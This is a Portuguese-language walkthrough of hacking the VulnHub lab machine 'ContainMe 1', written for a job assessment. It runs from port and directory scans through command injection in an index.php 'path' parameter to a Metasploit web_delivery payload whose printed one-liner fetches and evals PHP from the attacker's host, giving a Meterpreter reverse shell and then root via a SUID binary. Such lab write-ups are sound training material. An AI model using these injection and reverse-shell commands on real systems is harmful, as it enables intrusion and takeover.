ContainMe 1

domingo, 15 de agosto de 2021 23:41

Como desafio que foi proposto para mim, como forma de avaliação em um processo seletivo, seria necessário fazer o hacking da máquina "ContainMe 1" (https://www.vulnhub.com/entry/containme-1,729/), do Vulnhub, montar o Write-Up, publicar e enviar ele.

Abaixo segue o Write-Up completo da máquina, que mostro inclusive, passos que tomei, mas deram errado.

Primeira coisa que fiz, foi executar o "nmap" para fazer o escaneamento de portas e serviços.
Consegui enumerar as portas 22/ssh, 80/http, 2222/EtherNetIP-1 e 8022/ssh.
A porta 2222, não consegui fazer qualquer tipo de conexão nela, nem para pegar o banner de serviço (Banner Grabbing).

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
|_  256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           OpenSSH 7.7p1 Ubuntu 4ppa1+obfuscated (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
|   256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
|_  256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
MAC Address: 00:0C:29:97:C6:99 (VMware)
```

Na porta 80/http, rodei o "gobuster", para enumerar diretórios e arquivos pelas extensões php, html e txt e foi possível vali dar que há PHP rodando no alvo. Inclusive há um arquivo "<?php phpinfo(); ?> que mostra diversas informações sensíveis da aplicação.

```
┌──(kali㉿kali)-[~/Desktop/ContainMev4]
└─$ gobuster dir -e -u http://192.168.0.43 -w /usr/share/wordlists/dirb/big.txt -x php,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.43
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/08/15 22:49:16 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.0.43/.htaccess.html       (Status: 403) [Size: 277]
http://192.168.0.43/.htpasswd            (Status: 403) [Size: 277]
http://192.168.0.43/.htaccess.txt        (Status: 403) [Size: 277]
http://192.168.0.43/.htpasswd.php        (Status: 403) [Size: 277]
http://192.168.0.43/.htaccess            (Status: 403) [Size: 277]
http://192.168.0.43/.htpasswd.html       (Status: 403) [Size: 277]
http://192.168.0.43/.htaccess.php        (Status: 403) [Size: 277]
http://192.168.0.43/.htpasswd.txt        (Status: 403) [Size: 277]
http://192.168.0.43/index.html           (Status: 200) [Size: 10918]
http://192.168.0.43/index.php            (Status: 200) [Size: 329]
http://192.168.0.43/info.php             (Status: 200) [Size: 68934]

===============================================================
2021/08/15 22:49:59 Finished
===============================================================
```


Executado outro "nmap" direcionado a porta 8022 e pude verificar que é uma porta SSH sim, pois rodei o SSH na porta e pediu minha autenticação de usuário e as configurações de autenticação do protocolo.

```
PORT     STATE SERVICE REASON         VERSION
8022/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ppa1+obfuscated (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHgrBPgmDTsPn83i4u4uWVdahGI5ANp7amcDEcLIFVp1cdhBFALpbNkt5GcUsZ/Am2OKfNo05BZLg1BhJmp116UbUd6qnOTTRbY7MOTypZdmj52t3tH5UVUASArpaKxb
rtCjv8iI+ObyZL4rRZ6oRtRmT2nxDzrFLDj6sZPvgNXZBQp/LUWvHPgTtoRj4mGNIK+5gFQa3xK3N4YIwui1yF5zTGlSq8m1snJGCqH6oOjNhCtGbrVB4nWURht0ghLQKqWre2MxSAlSusnZyJ7P9wjg6g9jbampTtJyyxim
iY/rZQbIrjsxp8UOyQSyvFrSN4PFyGoZRRzV7iZfDj0TU3
|   256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJoRWFBMbPHOdswibH5Hfnr/PJQCaBrVIWqUpiKJYv0WDk4XIK0IfEE13PpGdh5VMc12K4ghQf6hSv0WlBlAmlg=
|   256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHqBJjq2u9t8+rXyrVY3VxrR5VDyoa+1MwEUpvsn6CtG
```

Pesquisado sobre exploits para as versões de serviços instalados no servidor e não encontrei nada que pudesse ser utilizado.

```
┌──(kali㉿kali)-[~/Desktop/ContainMev4]
└─$ sudo nmap -v --script banner -p 2222,8022 192.168.0.43
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-16 14:19 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:19
Completed NSE at 14:19, 0.00s elapsed
Initiating ARP Ping Scan at 14:19
Scanning 192.168.0.43 [1 port]
Completed ARP Ping Scan at 14:19, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:19
Completed Parallel DNS resolution of 1 host. at 14:19, 0.02s elapsed
Initiating SYN Stealth Scan at 14:19
Scanning 192.168.0.43 [2 ports]
Discovered open port 8022/tcp on 192.168.0.43
Discovered open port 2222/tcp on 192.168.0.43
Completed SYN Stealth Scan at 14:19, 0.05s elapsed (2 total ports)
NSE: Script scanning 192.168.0.43.
Initiating NSE at 14:19
Completed NSE at 14:20, 15.03s elapsed
Nmap scan report for 192.168.0.43
Host is up (0.00056s latency).

PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8022/tcp open  oa-system
|_banner: SSH-2.0-OpenSSH_7.7p1 Ubuntu-4ppa1+obfuscated
MAC Address: 00:0C:29:97:C6:99 (VMware)

NSE: Script Post-scanning.
Initiating NSE at 14:20
Completed NSE at 14:20, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

┌──(kali㉿kali)-[~/Desktop/ContainMev4]
└─$
```


Voltei a minha atenção aos arquivos PHP encontrados no diretório raíz do site.
Ao verificar o código fonte, há um comentário ("Where is the path?/ Onde fica o caminho?").
Então percebi que esse arquivo, possivelmente teria algum código PHP, rodando por baixo dele.




Executei o "wfuzz" para verificar se tem algum parâmetro GET ("que pudesse ser manipulado diretamente na url") dentro desse arquivo.
Identificado que há um parâmetro "path" dentro do arquivo "index.php", sendo aque para ativar o parametro é ("index.php?path= ").

```
┌──(kali㉿kali)-[~/Desktop/ContainMev4]
└─$ sudo wfuzz --filter 'h≠329' -c -w /usr/share/wordlists/dirb/big.txt http://192.168.0.43/index.php?FUZZ=*
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
fuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.43/index.php?FUZZ=*
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000013513:   200        13 L     40 W       229 Ch      "path"

Total time: 259.4592
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 78.89101
```

Path no Linux é uma variável de ambiente $PATH, que mostra caminhos dentro do sistema operacional.
Como o como sabia que tinha uma parametro "path" no index.php e ao abrir o arquivo ele mostrava o conteúdo de seu diretório, então coloquei "?path=/" para visualizar o conteúdo do diretório raíz do sistema, o que funcionou.
Essa vulnerabilidade é conhecida como "Path Transversal".






```
        total 72K
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 .
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 ..
drwxr-xr-x   2 root   root    4.0K Jul 30 04:28 bin
drwxr-xr-x   2 root   root    4.0K Jun 29 03:07 boot
drwxr-xr-x   8 root   root     480 Aug 15 21:36 dev
drwxr-xr-x  81 root   root    4.0K Jul 30 04:28 etc
drwxr-xr-x   3 root   root    4.0K Jul 19 15:03 home
drwxr-xr-x  16 root   root    4.0K Jun 29 03:04 lib
drwxr-xr-x   2 root   root    4.0K Jun 29 03:03 lib64
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 media
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 mnt
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 opt
dr-xr-xr-x 182 nobody nogroup    0 Aug 15 21:36 proc
drwx------   6 root   root    4.0K Jul 19 15:30 root
drwxr-xr-x  17 root   root     660 Aug 16 12:43 run
drwxr-xr-x   2 root   root    4.0K Jul 30 04:36 sbin
drwxr-xr-x   2 root   root    4.0K Jul 14 22:03 snap
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 srv
dr-xr-xr-x  13 nobody nogroup    0 Aug 16 18:26 sys
drwxrwxrwt   8 root   root    4.0K Aug 16 19:09 tmp
drwxr-xr-x  11 root   root    4.0K Jun 29 03:03 usr
drwxr-xr-x  14 root   root    4.0K Jul 15 17:11 var
```


Junto ao Path Transversal, coloquei na url "; comando" e pude identificar que também possui uma falha de "Command Injection". Normalmente falhas de Command Injection, estão associados em campos e urls que estão executando outro comando, sendo eles comandos embutidos, ou atravésd e INPUT. Executado ";id;whoami" e retornou o usuário do sistema alvo.


```
        total 72K
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 .
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 ..
drwxr-xr-x   2 root   root    4.0K Jul 30 04:28 bin
drwxr-xr-x   2 root   root    4.0K Jun 29 03:07 boot
drwxr-xr-x   8 root   root     480 Aug 15 21:36 dev
drwxr-xr-x  81 root   root    4.0K Jul 30 04:28 etc
drwxr-xr-x   3 root   root    4.0K Jul 19 15:03 home
drwxr-xr-x  16 root   root    4.0K Jun 29 03:04 lib
drwxr-xr-x   2 root   root    4.0K Jun 29 03:03 lib64
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 media
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 mnt
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 opt
dr-xr-xr-x 182 nobody nogroup    0 Aug 15 21:36 proc
drwx------   6 root   root    4.0K Jul 19 15:30 root
drwxr-xr-x  17 root   root     660 Aug 16 12:43 run
drwxr-xr-x   2 root   root    4.0K Jul 30 04:36 sbin
drwxr-xr-x   2 root   root    4.0K Jul 14 22:03 snap
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 srv
dr-xr-xr-x  13 nobody nogroup    0 Aug 16 18:26 sys
drwxrwxrwt   8 root   root    4.0K Aug 16 19:09 tmp
drwxr-xr-x  11 root   root    4.0K Jun 29 03:03 usr
drwxr-xr-x  14 root   root    4.0K Jul 15 17:11 var
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
```

O alvo não possui instalado o "Netcat" e nem o "Ncat", que dificulta um pouco na execução de um shell reverso.


```
        total 72K
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 .
drwxr-xr-x  22 root   root    4.0K Jul 15 09:33 ..
drwxr-xr-x   2 root   root    4.0K Jul 30 04:28 bin
drwxr-xr-x   2 root   root    4.0K Jun 29 03:07 boot
drwxr-xr-x   8 root   root     480 Aug 15 21:36 dev
drwxr-xr-x  81 root   root    4.0K Jul 30 04:28 etc
drwxr-xr-x   3 root   root    4.0K Jul 19 15:03 home
drwxr-xr-x  16 root   root    4.0K Jun 29 03:04 lib
drwxr-xr-x   2 root   root    4.0K Jun 29 03:03 lib64
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 media
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 mnt
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 opt
dr-xr-xr-x 181 nobody nogroup    0 Aug 15 21:36 proc
drwx------   6 root   root    4.0K Jul 19 15:30 root
drwxr-xr-x  17 root   root     660 Aug 16 12:43 run
drwxr-xr-x   2 root   root    4.0K Jul 30 04:36 sbin
drwxr-xr-x   2 root   root    4.0K Jul 14 22:03 snap
drwxr-xr-x   2 root   root    4.0K Jun 29 03:01 srv
dr-xr-xr-x  13 nobody nogroup    0 Aug 16 18:26 sys
drwxrwxrwt   8 root   root    4.0K Aug 16 21:39 tmp
drwxr-xr-x  11 root   root    4.0K Jun 29 03:03 usr
drwxr-xr-x  14 root   root    4.0K Jul 15 17:11 var
nc:
ncat:
```

Através de um servidor web python em meu Kali Linux, fiz o download uma reverse shell para o diretório "/tmp" de depois tente i copiar ele para "/var/www/html", mas sem sucesso.




```
        total 36K
drwxrwxrwt  8 root     root     4.0K Aug 16 19:54 .
drwxr-xr-x 22 root     root     4.0K Jul 15 09:33 ..
drwxrwxrwt  2 root     root     4.0K Aug 15 21:36 .ICE-unix
drwxrwxrwt  2 root     root     4.0K Aug 15 21:36 .Test-unix
drwxrwxrwt  2 root     root     4.0K Aug 15 21:36 .X11-unix
drwxrwxrwt  2 root     root     4.0K Aug 15 21:36 .XIM-unix
drwxrwxrwt  2 root     root     4.0K Aug 15 21:36 .font-unix
-rw-r--r--  1 www-data www-data  281 Aug 16 19:54 shell.php
drwx------  3 root     root     4.0K Aug 15 21:36 systemd-private-5430285705a345c9879462b9f0990164-systemd-resolved.service-mUrEwj
```


Pesquisando um pouco encontrei o que poderia resolver o problema, o Metasploit Framework, possui um módulo de exploit, chamado web Delivery (https://www.offensive-security.com/metasploit-unleashed/web-delivery/), que serve como um servidor web

que hospeda um payload malicioso, onde a máquina alvo ao fazer conexão com o servidor web, executa esse payload, dando ao atacante um shell reverso.

Executado o exploit "multi/script/web_delivery", com o payload "php/meterpreter/reverse_tcp", que gerou um payload em PHP par a ser usado na url do alvo, onde executei ele após "index.php?path=/;", como mostrado na próxima imagem. A imagem abaixo mostra o exploit em execução no "msfconsole".

```
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addr
                                       esses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.249    yes       The listen address (an interface may be specified)
   LPORT  6666             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.249:6666
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/nQmNvIyIXofot
[*] Local IP: http://192.168.0.249:8080/nQmNvIyIXofot
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.249:8080/nQmNvIyIXofot', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_pee
r_name'=>false]]));"
```

Execução do payload malicioso do exploit Web Delivery, na url do alvo.
http://host1.lxd/index.php?path=/; php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.249:8080/nQmNvIyIXofot', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"



Recebido em meu Kali Linux uma shell Meterpreter do alvo.

```
msf6 exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  1         meterpreter php/linux  www-data (33) @ host1  192.168.0.249:6666 → 192.168.0.43:34240 (192.168.0.43)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : host1
OS          : Linux host1 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter >
```

Após obter a shell de usuário, pude executar o arquivo "./1cryptupx" dentro de "/home/mike".

Executado a verificação de arquivos que possuem permissão SUID, para execução. Procedimento para escalação de privilégios, encontramos o arquivo "/usr/share/man/zh_TW/crypt" que achei muito suspeito. Ao executar ele dá a mesma tela acima, será que são arquivos iguais?

```
www-data@host1:/home/mike$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
www-data@host1:/home/mike$
```

Fiz o download do arquivo para meu Kali Linux e tentei desmontar ele, com Disassemble do GDB, para tentar identificar ele, ma s não tive sucesso.

```
meterpreter > download crypt
[*] Downloading: crypt → /home/kali/Desktop/ContainMev4/crypt
[*] Downloaded 350.26 KiB of 350.26 KiB (100.0%): crypt → /home/kali/Desktop/ContainMev4/crypt
[*] download   : crypt → /home/kali/Desktop/ContainMev4/crypt
meterpreter >
```

```
┌──(kali㉿kali)-[~/Desktop/ContainMev4]
└─$ gdb ./crypt
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
"0×7ffc0df3dfb0s": not in executable format: file format not recognized
(gdb) disas
No frame selected.
(gdb) i r
The program has no registers now.
(gdb)
```

Então comecei a fazer testes manual e tentar entender o comportamento da aplicação.
Identifiquei que seu eu executar o arquivo com o nome de usuário como parâmetro $1 ("./crypt mike"), eu tenho um terminal de root.
Eu tentei o mesmo comando com o usuário root e não tenho retorno de terminal root, então por de acordo o lógica criada, só funciona com o usuário Mike.

```
www-data@host1:/usr/share/man/zh_TW$ ./crypt
./crypt
CRYPTSHELL

www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
CRYPTSHELL

root@host1:/usr/share/man/zh_TW# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@host1:/usr/share/man/zh_TW# whoami
whoami
root
root@host1:/usr/share/man/zh_TW#
```